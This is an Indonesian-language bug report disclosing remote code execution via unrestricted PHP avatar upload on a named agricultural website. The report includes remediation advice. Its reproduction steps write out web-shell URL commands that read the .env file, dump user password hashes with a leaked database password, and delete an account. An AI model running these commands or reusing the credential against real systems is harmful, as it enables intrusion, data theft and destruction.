TECHNICAL DETAIL

Title	Remote Code Execution (RCE) via Unrestricted Avatar Upload
Reporter	Daffa Rahadya Atmawiguna (rahadya.daffaa@gmail.com)
Date	2025-12-28
Affected Asset	https://bertani.my.id/admin/users
Severity	Critical
CVSS Score	9.1 CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Proof of Concepts	Please see Steps to Reproduce section

SUMMARY

Ditemukan kerentanan Remote Code Execution (RCE) pada fitur unggah foto profil (Avatar) di menu pengaturan pengguna (/pengaturan). Aplikasi gagal memvalidasi ekstensi berkas yang diunggah, sehingga memungkinkan pengguna biasa (User/Petani) untuk mengunggah berkas berbahaya berekstensi .php.


Meskipun pengguna biasa tidak dapat melihat path lokasi file secara langsung, berkas tersebut berhasil tersimpan di server. Keberadaan dan eksekusi file tersebut dapat dikonfirmasi melalui panel Administrator. Hal ini membuktikan bahwa pengguna dengan hak akses rendah dapat menanamkan *backdoor* di server yang berpotensi dieksekusi atau ditemukan melalui metode *brute-force directory*.

.


STEPS TO REPRODUCE

1. Login ke Akun Anda sebagai user di URL https://bertani.my.id/login
2. Nyalakan Proxy sesuaikan dengan port Burp Suite
3. Aktifkan fitur Intercept pada Burp Suite .


4. Siapkan file .php dan isi sebagai berikut




5. Masuk ke url bertani.my.id/pengaturan lalu masukkan file .php yang sudah dibuat ke input avatar




6. Lalu login sebagai admin dan buka url https://bertani.my.id/admin/users dan buka see avatar untuk membuka file .php sudah di upload tadi





7. Lalu tambahkan https://bertani.my.id/storage/image/avatar/HolaNectar.php?cmd=cat%20../../../../../.env di url maka anda bisa lihat file .env agar lebih jelas anda bisa buka lewat burpsuite






8. Karena kita sudah tau username database dan passwordnya kita bisa melakukan selain melihat file .env anda juga bisa melihat data username dan password user dengan cara menambahkan di url menjadi https://bertani.my.id/storage/image/avatar/HolaNectar.php?cmd=mysql -u bertani -p'passwordkuaman123' -e "use bertani; select id, email,password from users;" Untuk melihat dengan jelas anda bisa buka lewat burpsuite






9. Disini saya mencoba untuk menghapus akun dummy saya yaitu user id = 18 yaitu divinenectar12@gmail.com dengan cara masukan ke url https://bertani.my.id/storage/image/avatar/HolaNectar.php?cmd=mysql -u bertani -p'passwordkuaman123' -D bertani -e "DELETE FROM users WHERE id = 18;"

10. Lalu login ke akun yang sudah kita hapus tadi dan akun berhasil terhapus.



11. Untuk memastikan tingkat otorisasi pengguna database, jalankan perintah berikut pada URL: .../HolaNectar.php?cmd=mysql -u bertani -p'passwordkuaman123' -e "SHOW GRANTS FOR 'bertani'@'localhost';"



Output menunjukkan GRANT ALL PRIVILEGES ON *.*. Ini mengonfirmasi bahwa akun database yang bocor memiliki hak akses penuh (setara Root) terhadap seluruh basis data, memungkinkan penyerang untuk melakukan tindakan destruktif apa pun (DROP DATABASE, GRANT OPTION, dll).

EXPECTED RESULT

1. Aplikasi seharusnya menolak unggahan file selain format gambar (.jpg, .png).
2. Aplikasi harus memvalidasi konten file (MIME type) untuk memastikan file tersebut benar-benar gambar, bukan skrip PHP.
3. Nama file yang diunggah harus diubah secara acak (*randomized*) dan ekstensinya dipaksa menjadi ekstensi gambar yang aman.

ACTUAL RESULT

1. Aplikasi menerima file berekstensi .php yang diunggah oleh pengguna biasa.
2. File tersebut disimpan di direktori publik /storage/image/avatar/ tanpa perubahan ekstensi.

3. Server mengeksekusi file tersebut sebagai kode PHP, memberikan potensi akses penuh ke sistem.

IMPACT

1. Backdoor Implantation: Pengguna biasa dapat menanamkan file berbahaya di server.
2. Full System Compromise: Jika lokasi file ditemukan (lewat *directory brute-force* atau akses admin), penyerang dapat mengambil alih server sepenuhnya.
3. Data Breach: Pencurian data sensitif dan database pengguna.

RECOMMENDATION

1. File Extension Validation: Terapkan *whitelist* hanya untuk ekstensi gambar (.jpg, .jpeg, .png).
2. Force Image Rewrite: Proses ulang gambar di sisi server (misalnya menggunakan library GD/ImageMagick) untuk memastikan file tersebut adalah gambar valid.
3. Disable Execution: Matikan eksekusi PHP di direktori penyimpanan avatar /storage/image/avatar/.

REFERENCES

1. OWASP - Unrestricted File Upload: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
2. PortSwigger - Web Shell Upload: https://portswigger.net/web-security/file-upload